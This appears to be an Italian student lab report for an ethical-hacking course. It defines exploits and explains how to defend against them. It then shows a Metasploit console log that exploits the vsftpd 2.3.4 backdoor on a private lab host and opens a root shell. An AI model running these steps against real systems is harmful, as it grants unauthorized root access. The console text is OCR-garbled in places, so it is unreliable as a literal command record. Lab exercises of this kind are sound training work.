## Cyber Security & Ethical Hacking


HACKING CON METASPLOIT COMPITO S7-L1

## **EXPLOIT**

UN EXPLOIT È UN TIPO DI SOFTWARE O SEQUENZA DI COMANDI PROGETTATI PER SFRUTTARE UNA VULNERABILITÀ IN UN SISTEMA INFORMATICO, UN'APPLICAZIONE O UN DISPOSITIVO PER OTTENERE UN VANTAGGIO NON AUTORIZZATO. GLI EXPLOIT SONO SPESSO UTILIZZATI DA HACKER O CRIMINALI INFORMATICI PER COMPROMETTERE LA SICUREZZA DI UN SISTEMA E OTTENERE ACCESSO NON AUTORIZZATO O PER ESEGUIRE AZIONI DANNOSE.

LE VULNERABILITÀ POSSONO DERIVARE DA ERRORI DI PROGETTAZIONE, ERRORI DI IMPLEMENTAZIONE O MANCANZE DI SICUREZZA NELLE APPLICAZIONI O NEI SISTEMI OPERATIVI. GLI SVILUPPATORI LAVORANO COSTANTEMENTE PER IDENTIFICARE E CORREGGERE QUESTE VULNERABILITÀ ATTRAVERSO AGGIORNAMENTI E PATCH DI SICUREZZA.

GLI EXPLOIT POSSONO ASSUMERE DIVERSE FORME, COME CODICE MALEVOLO, SCRIPT O COMANDI SPECIALIZZATI, E SONO PROGETTATI PER SFRUTTARE DEBOLEZZE SPECIFICHE. UNA VOLTA CHE UNA VULNERABILITÀ È STATA SFRUTTATA CON SUCCESSO, GLI HACKER POSSONO OTTENERE L'ACCESSO A INFORMAZIONI SENSIBILI, ESEGUIRE COMANDI NON AUTORIZZATI O COMPROMETTERE L'INTEGRITÀ DEL SISTEMA. PER PROTEGGERSI DA EXPLOIT, È IMPORTANTE MANTENERE TUTTI I SOFTWARE E I SISTEMI AGGIORNATI CON LE ULTIME PATCH DI SICUREZZA E SEGUIRE LE MIGLIORI PRATICHE DI SICUREZZA INFORMATICA.



```
File Actions Edit View Help

0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(mmiv/fsp/vsftpd_204_baskdoor) > set RHOSTS 192.168.50.101

RHOSTS => 192.168.50.101

msf6 exploit(mmiv/fsp/vsftpd_204_baskdoor) > exploit

(2) 192.168.50.101:21 - Banner: 220 (vsFF0 2.3.4)

(3) 192.168.50.101:21 - UID: UISFE: 331 Please specify the password.

(4) 192.168.50.101:21 - UID: UId-0(root) gid-0(root)

(5) Found shell.

(5) Found shell.

(8) Command shell session 1 opened (192.168.50.100:33975 → 192.168.50.101:6200) at 2024-01-22 05:37:45 -0500

whoami
root

mkdir test_metasploit

cd /

ts bin
bin
boot
cdrom
dev
ene
ene
ene
initrd
initrd.ing
lib
lostsfound
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
sys
test_metasploit
tep
uvar
vwalinuz
```